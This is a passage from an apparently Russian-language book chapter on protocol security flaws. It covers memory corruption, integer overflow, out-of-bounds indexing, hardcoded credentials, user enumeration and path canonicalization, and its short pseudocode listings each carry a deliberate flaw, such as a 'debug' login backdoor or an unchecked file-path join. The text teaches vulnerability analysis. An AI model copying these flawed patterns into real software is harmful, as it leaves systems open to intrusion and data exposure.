Не все пользователи равны. Через один и тот же интерфейс приложения могут поддерживать разные типы пользователей, например пользователей только для чтения, пользователей с низкими привилегиями и администраторов. Если приложение предоставляет доступ к ресурсам, например файлам, ему может потребоваться ограничивать доступ на основе аутентификации. Чтобы разрешать доступ к защищённым ресурсам, необходимо встроить процесс авторизации, определяющий, какие права и ресурсы назначены пользователю.

Уязвимость обхода авторизации возникает, когда атакующий может получить дополнительные права или доступ к ресурсам, к которым у него нет привилегированного доступа. Например, атакующий может непосредственно изменить аутентифицированного пользователя или его привилегии либо протокол может неправильно проверять разрешения пользователя.

> **Примечание.** Не путайте уязвимости обхода авторизации с обходом аутентификации. Главное различие состоит в том, что обход аутентификации позволяет

> аутентифицироваться как определённый пользователь с точки зрения системы, тогда как обход авторизации позволяет атакующему обратиться к ресурсу из неправильного состояния аутентификации (которое фактически может быть неаутентифицированным).

Определив классы уязвимостей, рассмотрим их причины подробнее и исследуем некоторые структуры протоколов, в которых они встречаются.

Каждый тип коренной причины содержит список возможных классов уязвимостей, к которым она может привести. Хотя этот список не исчерпывающий, я рассматриваю те классы, с которыми вы, скорее всего, будете регулярно сталкиваться.

Уязвимости повреждения памяти

Если вы когда-либо проводили анализ, повреждение памяти, скорее всего, является основной уязвимостью безопасности, с которой вы сталкивались. Приложения хранят своё текущее состояние в памяти, и если эту память можно контролируемым образом повредить, результат способен привести к уязвимости любого класса. Такие уязвимости могут просто вызвать аварийное завершение приложения (создавая условие отказа в обслуживании) или оказаться более опасными, например позволить атакующему выполнять исполняемый код в целевой системе.

Языки программирования с безопасной и небезопасной работой с памятью

Уязвимости повреждения памяти в значительной степени зависят от языка программирования, на котором разработано приложение. В контексте повреждения памяти важнейшее различие между языками связано с тем, является ли язык (и среда его размещения) безопасным или небезопасным при работе с памятью. Языки с безопасной работой с памятью, такие как Java, C#, Python и Ruby, обычно не требуют от разработчика заниматься низкоуровневым управлением памятью. Иногда они предоставляют библиотеки или конструкции для выполнения небезопасных операций (например, ключевое слово `unsafe` в C#). Но использование таких библиотек или конструкций должно быть явно указано разработчиками, что позволяет проверять его безопасность. Кроме того, языки с безопасной работой с памятью обычно проверяют границы при обращении к буферам в памяти, предотвращая чтение и запись за их пределами. Сам по себе безопасный при работе с памятью язык не полностью неуязвим для повреждения памяти. Однако такое повреждение с большей вероятностью окажется ошибкой среды выполнения языка, а не ошибкой первоначального разработчика.

С другой стороны, языки с небезопасной работой с памятью, такие как C и C++, почти не проверяют обращения к памяти и не имеют надёжных механизмов автоматического управления ею. В результате могут возникать многие виды повреждения памяти. Возможность эксплуатации этих уязвимостей зависит от операционной системы, используемого компилятора и структуры приложения.

Повреждение памяти - одна из старейших и наиболее известных коренных причин уязвимостей, поэтому на её устранение были направлены значительные усилия. (Некоторые стратегии смягчения последствий я подробнее рассмотрю в главе 10, когда буду описывать возможную эксплуатацию этих уязвимостей.)

Переполнения буфера памяти

Пожалуй, самая известная уязвимость повреждения памяти - переполнение буфера. Она возникает, когда приложение пытается поместить в область памяти больше данных, чем эта область рассчитана вместить. Переполнения буфера

можно эксплуатировать для запуска произвольных программ или обхода ограничений безопасности, например элементов управления доступом пользователей. На рисунке 9-1 показано простое переполнение буфера, вызванное тем, что входные данные слишком велики для выделенного буфера, в результате чего память повреждается.




Рисунок 9-1. Повреждение памяти при переполнении буфера

Переполнения буфера могут возникать по одной из двух причин. При так называемом переполнении буфера фиксированной длины приложение ошибочно предполагает, что входной буфер поместится в выделенном буфере. Переполнение буфера переменной длины возникает из-за неправильного вычисления размера выделяемого буфера.

Переполнения буфера фиксированной длины

Простейшее переполнение буфера происходит, когда приложение неправильно проверяет длину внешнего значения данных относительно буфера фиксированной длины в памяти. Этот буфер может находиться в стеке, быть выделен в куче либо существовать как глобальный буфер, определённый во время компиляции. Ключевым является то, что длина области памяти определяется до того, как становится известна фактическая длина данных.

Причина переполнения зависит от приложения, но может заключаться всего лишь в том, что приложение совсем не проверяет длину или проверяет её неправильно. Пример приведён в листинге 9-1.

```
def read_string()
{
❶ byte str[32];
  int i = 0;

  do
  {
❷  str[i] = read_byte();
    i = i + 1;
  }
❸ while(str[i-1] != 0);
  printf("Read String: %s\n", str);
}
```

Листинг 9-1. Простое переполнение буфера фиксированной длины

Сначала этот код выделяет буфер, где будет храниться строка (в стеке), и выделяет 32 байта данных □. Затем он входит в цикл, считывающий

байт из сети и сохраняющий его по увеличивающемуся индексу в буфере □. Цикл завершается, когда последний прочитанный из сети байт равен нулю, что указывает на отправку значения □.

В данном случае разработчик допустил ошибку: цикл не проверяет текущую длину в точке □ и потому считывает из сети столько данных, сколько доступно, что приводит к повреждению памяти. Разумеется, проблема вызвана тем, что небезопасные языки программирования не выполняют проверку границ массивов. При отсутствии средств смягчения последствий компилятора, например стековых cookies для обнаружения повреждения, эту уязвимость может быть очень просто эксплуатировать.

Небезопасные строковые функции

Язык программирования C не определяет строковый тип. Вместо него используются указатели памяти на список значений типа `char`. Конец строки обозначается символом с нулевым значением. Само по себе это не проблема безопасности. Однако при разработке встроенных библиотек для работы со строками безопасность не учитывалась. Поэтому многие из этих строковых функций очень опасно использовать в критичном для безопасности приложении.

Чтобы понять, насколько опасны эти функции, рассмотрим пример с `strcpy` - функцией копирования строк. Она принимает только два аргумента: указатель на исходную строку и указатель на целевой буфер памяти для хранения копии. Обратите внимание, что длина целевого буфера памяти нигде не указана. И, как вы уже видели, небезопасный при работе с памятью язык C не отслеживает размеры буферов. Если программист попытается скопировать строку, которая длиннее целевого буфера, особенно если она получена из внешнего недоверенного источника, произойдёт повреждение памяти.

В более новых компиляторах C и стандартах языка появились более безопасные версии этих функций, например `strcpy_s`, куда добавлен аргумент длины назначения. Но если приложение использует старую строковую функцию, такую как `strcpy`, `strcat` или `sprintf`, весьма вероятно наличие серьёзной уязвимости повреждения памяти.

Даже если разработчик проверяет длину, проверка может выполняться неправильно. Без автоматической проверки границ при обращении к массивам разработчик обязан проверять все операции чтения и записи. В листинге 9-2 показана исправленная версия листинга 9-1, учитывающая строки длиннее размера буфера. И всё же даже после исправления в коде скрывается уязвимость.

```
def read_string_fixed()
{
❶ byte str[32];
  int i = 0;

  do
  {
❷  str[i] = read_byte();
    i = i + 1;
  }
❸ while((str[i-1] != 0) && (i < 32));

  /* Обеспечиваем завершение нулём, если остановились из-за длины */
❹ str[i] = 0;

  printf("Read String: %s\n", str);
}
```

Листинг 9-2. Переполнение буфера из-за ошибки на единицу

Как и в листинге 9-1, в точках и код выделяет в стеке фиксированный буфер и считывает строку в цикле. Первое отличие находится в точке . Разработчик добавил проверку, которая обеспечивает выход из цикла, если уже прочитано 32 байта - максимум, вмещаемый буфером стека. К сожалению, чтобы строковый буфер был правильно завершён, в последнюю доступную позицию буфера записывается нулевой байт . В этот момент `i` имеет значение 32. Но поскольку в языках наподобие C индексация буфера начинается с 0, фактически ноль будет записан в 33-й элемент буфера, вызывая повреждение, показанное на рисунке 9-2.




Рисунок 9-2. Повреждение памяти из-за ошибки на единицу

В результате возникает ошибка на единицу (из-за смещения позиции индекса) - распространённая ошибка в небезопасных при работе с памятью языках с индексацией буфера от нуля. Если перезаписанное значение важно, например является адресом возврата функции, уязвимость может допускать эксплуатацию.

Переполнения буфера переменной длины

Приложению не обязательно использовать буферы фиксированной длины для хранения данных протокола. В большинстве ситуаций оно может выделить буфер правильного размера для хранимых данных. Однако если приложение неправильно вычисляет размер буфера, может произойти переполнение буфера переменной длины.

Поскольку длина буфера вычисляется во время выполнения на основе длины данных протокола, можно подумать, что переполнение буфера переменной длины в реальных условиях маловероятно. Но эта уязвимость всё же может возникать

несколькими способами. Во-первых, приложение может просто неправильно вычислять длину буфера. (Приложения следует тщательно тестировать до их общедоступного выпуска, но так происходит не всегда.)

Более серьёзная проблема возникает, если вычисление вызывает неопределённое поведение языка или платформы. Например, в листинге 9-3 показан распространённый способ неправильного вычисления длины.

```
def read_uint32_array()
{
  uint32 len;
  uint32[] buf;

  // Считываем количество слов из сети
❶ len = read_uint32();

  // Выделяем буфер памяти
❷ buf = malloc(len * sizeof(uint32));
  // Считываем значения
```

```
    for(uint32 i = 0; i < len; ++i)
    {
❸    buf[i] = read_uint32();
    }
    printf("Read in %d uint32 values\n", len);
}
```

Листинг 9-3. Неправильное вычисление длины выделяемой памяти

Здесь буфер памяти динамически выделяется во время выполнения для хранения полного объёма входных данных из протокола. Сначала код считывает 32-битное целое число, определяющее количество последующих 32-битных значений в протоколе □. Затем он определяет общий размер выделяемой памяти и выделяет буфер соответствующего размера □. Наконец, код запускает цикл, считывающий каждое значение из протокола в выделенный буфер □.

Что же может пойти не так? Чтобы ответить, кратко рассмотрим целочисленные переполнения.

Целочисленные переполнения

На уровне инструкций процессора арифметические операции над целыми числами обычно выполняются с помощью арифметики по модулю. Она позволяет значениям переходить через границу, если они превышают определённую величину, называемую модулем. Процессор использует арифметику по модулю, если поддерживает лишь определённый собственный размер целого числа, например 32 или 64 бита. Это означает, что результат любой арифметической операции всегда должен находиться в диапазонах, допустимых для целого числа фиксированного размера. Например, 8-битное целое число может принимать только значения от 0 до 255 и не способно представлять никакие другие значения. На рисунке 9-3 показано, что происходит при умножении значения на 4, вызывающем целочисленное переполнение.




Рисунок 9-3. Простое целочисленное переполнение

Хотя для краткости на рисунке показаны 8-битные целые числа, та же логика применима к 32-битным. Когда мы умножаем исходную длину `0x41`, или 65, на 4, результат равен `0x104`, или 260. Он никак не может поместиться в 8-битное целое число с диапазоном от 0 до 255. Поэтому процессор отбрасывает переполнившийся бит (или, что вероятнее, сохраняет его в специальном флаге, указывающем, что произошло переполнение), и результатом становится значение 4 - совсем не то, чего мы ожидали. Процессор может выдать ошибку, указывающую на переполнение, но небезопасные при работе с памятью языки программирования обычно игнорируют такие ошибки. Фактически переход целого значения через границу используется в архитектурах наподобие x86 для обозначения знакового результата операции. Языки более высокого уровня могут сообщать об ошибке либо вовсе не поддерживать целочисленное переполнение, например увеличивая размер целого числа по мере необходимости.

Вернувшись к листингу 9-3, можно увидеть, что если атакующий предоставит подходящим образом выбранное значение длины буфера, умножение на 4 вызовет переполнение. В результате в памяти будет выделено меньше места, чем передаётся по сети. Когда значения считываются из сети и помещаются в выделенный буфер, анализатор использует исходную длину. Поскольку исходная длина данных не соответствует размеру выделенной памяти, значения будут записываться за пределами буфера, вызывая повреждение памяти.

Что произойдёт, если выделить ноль байтов?

Рассмотрим, что происходит, когда мы вычисляем длину выделяемой памяти в ноль байтов. Неужели выделение просто завершится неудачей, потому что нельзя выделить буфер нулевой длины? Как и многие другие вопросы в языках наподобие C, происходящее должна определять реализация (то самое пугающее поведение, определяемое реализацией). В случае функции выделения памяти C `malloc` передача нуля в качестве запрошенного размера может вернуть ошибку либо буфер неопределённого размера, что едва ли внушает уверенность.

Индексация буфера за пределами границ

Вы уже видели, что небезопасные при работе с памятью языки не проверяют границы. Но иногда уязвимость возникает потому, что размер буфера задан неправильно, что приводит к повреждению памяти. У индексации за пределами границ другая коренная причина: вместо неправильного задания размера значения данных мы получаем определённый контроль над позицией в буфере, к которой будет выполняться обращение. Если границы позиции обращения проверяются неправильно, существует уязвимость. Во многих случаях её можно эксплуатировать для записи данных за пределами буфера, что приводит к избирательному повреждению памяти. Либо её можно эксплуатировать для чтения значения за пределами буфера, что способно привести к раскрытию информации или даже удалённому выполнению кода. В листинге 9-4 показан пример эксплуатации первого случая - записи данных за пределами буфера.

```
❶ byte app_flags[32];

def update_flag_value()
{
❷ byte index = read_byte();
  byte value = read_byte();

  printf("Writing %d to index %d\n", value, index);

❸ app_flags[index] = value;
}
```

Листинг 9-4. Запись по индексу за пределами буфера

Этот короткий пример показывает протокол с общим набором флагов, которые может обновлять клиент. Возможно, он предназначен для управления некоторыми свойствами сервера. В листинге определяется фиксированный буфер из 32 флагов □. В точке □ из сети считывается байт, используемый как индекс (возможны значения от 0 до 255), а затем байт записывается в буфер флагов □. Уязвимость здесь очевидна: атакующий может предоставить в качестве индекса значения вне диапазона от 0 до 32, что приводит к избирательному повреждению памяти.

Индексация за пределами границ связана не только с записью. Она столь же применима, когда значения считываются из буфера по неправильному индексу. Если индекс используется для чтения значения и его возврата клиенту, возникает простая уязвимость раскрытия информации.

Особенно критичная уязвимость может возникнуть, если индекс применяется для определения функций приложения, которые требуется запустить. Это может быть простая схема, например использование идентификатора команды как индекса, обычно реализуемая хранением в буфере указателей памяти на функции. Затем индекс используется для поиска функции, обрабатывающей указанную команду из сети. Индексация за пределами границ приведёт к чтению неожиданного значения из памяти, которое будет интерпретировано как указатель на функцию. Такая проблема легко может привести к допускающей эксплуатацию уязвимости удалённого

выполнения кода. Обычно требуется лишь найти такое значение индекса, которое при чтении как указатель на функцию передаст выполнение в область памяти, легко контролируемую атакующим.

Атака расширения данных

Даже современные высокоскоростные сети сжимают данные, чтобы уменьшить количество передаваемых необработанных октетов - либо для повышения производительности за счёт сокращения времени передачи, либо для снижения стоимости полосы пропускания. В некоторый момент эти данные необходимо распаковать, и если распаковка выполняется приложением, возможны атаки расширения данных, как показано в листинге 9-5.

```
void read_compressed_buffer()
{
  byte buf[];
  uint32 len;
  int i = 0;

  // Считываем размер распакованных данных
❶ len = read_uint32();

  // Выделяем буфер памяти
❷ buf = malloc(len);

❸ gzip_decompress_data(buf)

  printf("Decompressed in %d bytes\n", len);
}
```

Листинг 9-5. Пример кода, уязвимого для атаки расширения данных

Здесь перед сжатыми данными указывается полный размер распакованных данных. Размер считывается из сети □ и используется для выделения требуемого буфера □. После этого выполняется вызов для распаковки данных в буфер □ с помощью потокового алгоритма, например gzip. Код не проверяет, действительно ли распакованные данные поместятся в выделенном буфере.

Разумеется, эта атака не ограничивается сжатием. Любой процесс преобразования данных, будь то шифрование, сжатие или преобразование кодировки текста, может изменить размер данных и привести к атаке расширения.

Сбои динамического выделения памяти

Память системы конечна, и когда её пул исчерпывается, механизм динамического выделения памяти должен обрабатывать ситуации, в которых приложению требуется больше. В языке C это обычно приводит к возврату функциями выделения значения ошибки (обычно указателя `NUL`); в других языках это может привести к завершению среды или созданию исключения.

Неправильная обработка сбоя динамического выделения памяти может породить несколько возможных уязвимостей. Самая очевидная - аварийное завершение приложения, способное

привести к условию отказа в обслуживании.

Учётные данные по умолчанию или жёстко заданные учётные данные

При развёртывании приложения, использующего аутентификацию, в процессе установки часто добавляются учётные данные по умолчанию. Обычно с такими учётными записями связаны имя пользователя и пароль по умолчанию. Эти значения создают проблему, если администратор, развёртывающий приложение, не перенастроит учётные данные таких записей до предоставления службы пользователям.

Более серьёзная проблема возникает, когда приложение содержит жёстко заданные учётные данные, изменить которые можно только путём пересборки приложения. Они могли быть добавлены для отладки во время разработки и не удалены перед окончательным выпуском. Либо это может быть намеренный бэкдор, добавленный со злым умыслом. В листинге 9-6 показан пример аутентификации, скомпрометированной жёстко заданными учётными данными.

```
def process_authentication()
{
❶ string username = read_string();
  string password = read_string();

  // Проверяем отладочного пользователя; не забыть удалить перед выпуском
❷ if(username == "debug")
  {
    return true;
  }
  else
  {
❸  return check_user_password(username, password);
  }
}
```

Листинг 9-6. Пример учётных данных по умолчанию

Сначала приложение считывает из сети имя пользователя и пароль □, а затем проверяет жёстко заданное имя пользователя `debug` □. Если приложение обнаруживает имя пользователя `debug`, процесс аутентификации автоматически завершается успешно; в противном случае выполняется обычная проверка □. Чтобы эксплуатировать такое имя пользователя по умолчанию, достаточно войти как пользователь `debug`. В реальном приложении использовать учётные данные может быть не так просто. Процесс входа может требовать допустимого IP-адреса источника, отправки приложению магической строки до входа и так далее.

Перечисление пользователей

Большинство механизмов аутентификации, обращённых к пользователю, применяют имена пользователей для управления доступом к ресурсам. Обычно имя пользователя объединяется с токеном, например паролем, чтобы завершить аутентификацию. Личность пользователя не обязана быть секретом: именем пользователя часто служит общедоступный адрес электронной почты.

Тем не менее запрет на получение этих сведений кем-либо, особенно неаутентифицированными пользователями, даёт определённые преимущества. Определив

действительные учётные записи пользователей, атакующий с большей вероятностью сможет подобрать пароли полным перебором. Поэтому любая уязвимость, раскрывающая существование действительных имён пользователей или предоставляющая доступ к списку пользователей, представляет проблему, которую стоит выявить. Уязвимость, раскрывающая существование пользователей, показана в листинге 9-7.

```
def process_authentication()
{
  string username = read_string();
  string password = read_string();

❶ if(user_exists(username) == false)
  {
❷  write_error("User " + username " doesn't exist");
  }
  else
  {
❸  if(check_user_password(username, password))
    {
      write_success("User OK");
    }
    else
    {
❹    write_error("User " + username " password incorrect");
    }
  }
}
```

Листинг 9-7. Раскрытие существования пользователей в приложении

В листинге показан простой процесс аутентификации, при котором имя пользователя и пароль считываются из сети. Сначала проверяется существование пользователя □; если пользователь не существует, возвращается ошибка □. Если пользователь существует, проверяется его пароль □. Если и эта проверка завершается неудачей, записывается ошибка □. Обратите внимание, что два сообщения об ошибке в точках □ и □ различаются в зависимости от того, не существует ли пользователь или лишь неверен пароль. Этих сведений достаточно, чтобы определить действительные имена пользователей.

Зная имя пользователя, атакующий может легче подобрать действительные учётные данные аутентификации полным перебором. (Угадать только пароль проще, чем и пароль, и имя пользователя.) Знание имени пользователя также может дать атакующему достаточно сведений для успешной атаки с применением социальной инженерии, которая убедит пользователя раскрыть пароль или другие конфиденциальные сведения.

Неправильный доступ к ресурсам

Протоколы, предоставляющие доступ к ресурсам, например HTTP или другие протоколы совместного доступа к файлам, используют идентификатор требуемого ресурса. Таким идентификатором может быть путь к файлу или другой уникальный идентификатор. Приложение

должно разрешить этот идентификатор, чтобы обратиться к целевому ресурсу. При успехе выполняется доступ к содержимому ресурса; в противном случае протокол создаёт ошибку.

При обработке идентификаторов ресурсов такие протоколы могут быть подвержены нескольким уязвимостям. Стоит проверить все возможные уязвимости и внимательно наблюдать за ответом приложения.

Канонизация

Если идентификатор ресурса представляет собой иерархический список ресурсов и каталогов, его обычно называют путём. Операционные системы обычно определяют, что для задания сведений об относительном пути используются две точки (`..`), обозначающие отношение с родительским каталогом. Прежде чем обратиться к файлу, ОС должна найти его с помощью этих сведений об относительном пути. Очень наивный протокол удалённого доступа к файлам может взять путь, предоставленный удалённым пользователем, объединить его с базовым каталогом и непосредственно передать результат ОС, как показано в листинге 9-8. Это называется уязвимостью канонизации.

```
def send_file_to_client()
{
❶ string name = read_string();
  // Объединяем имя от клиента с базовым путём
❷ string fullPath = "/files" + name;

❸ int fd = open(fullPath, READONLY);

  // Считываем файл в память
❹ byte data[] read_to_end(fd);

  // Отправляем клиенту
❺ write_bytes(data, len(data));
}
```

Листинг 9-8. Уязвимость канонизации пути

Этот листинг считывает из сети строку, представляющую имя файла, к которому требуется обратиться □. Затем строка объединяется с фиксированным базовым путём в полный путь □, чтобы разрешить доступ только к ограниченной области файловой системы. После этого файл открывается операционной системой □, и при наличии в пути относительных компонентов они разрешаются. Наконец, файл считывается в память □ и возвращается клиенту □.

Если вы обнаружили код, выполняющий ту же последовательность операций, вы выявили уязвимость канонизации. Атакующий может отправить относительный путь, который ОС разрешит в файл за пределами базового каталога, что приведёт к раскрытию конфиденциальных файлов, как показано на рисунке 9-4.

Даже если приложение в некоторой степени проверяет путь перед отправкой ОС, эта проверка должна правильно соответствовать тому, как ОС интерпретирует строку. Например, в Microsoft Windows допустимыми разделителями пути являются и обратная косая черта (\), и прямая (/). Если приложение проверяет только обратные косые черты, стандартные для Windows, уязвимость всё равно может существовать.




Рисунок 9-4. Нормальная операция канонизации пути и уязвимая операция

Хотя одной возможности загружать файлы из системы может оказаться достаточно для её компрометации, более серьёзная проблема возникает, если уязвимость канонизации присутствует

в протоколах отправки файлов. Если вы можете отправлять файлы в систему размещения приложения и указывать произвольный путь, скомпрометировать систему гораздо проще. Например, можно отправить в систему сценарии или другое исполняемое содержимое и заставить систему выполнить его, что приведёт к удалённому выполнению кода.

Подробные ошибки

Если при попытке приложения получить ресурс он не найден, приложения обычно возвращают некоторые сведения об ошибке. Ошибка может быть всего лишь кодом либо полным описанием того, чего не существует; однако она не должна раскрывать больше сведений, чем необходимо. Разумеется, так бывает не всегда.

Если приложение возвращает сообщение об ошибке при запросе несуществующего ресурса и вставляет в ошибку локальные сведения о ресурсе, к которому выполняется

обращение, присутствует простая уязвимость. Если выполнялось обращение к файлу, ошибка может содержать локальный путь к файлу, переданный ОС; эти сведения могут оказаться полезными для того, кто пытается получить дополнительный доступ к системе размещения, как показано в листинге 9-9.

```
def send_file_to_client_with_error()
{
❶ string name = read_string();

  // Объединяем имя от клиента с базовым путём
❷ string fullPath = "/files" + name;

❸ if(!exist(fullPath))
  {
❹  write_error("File " + fullPath + " doesn't exist");
  }
  else
  {
❺  write_file_to_client(fullPath);
  }
}
```

Листинг 9-9. Раскрытие информации в сообщении об ошибке

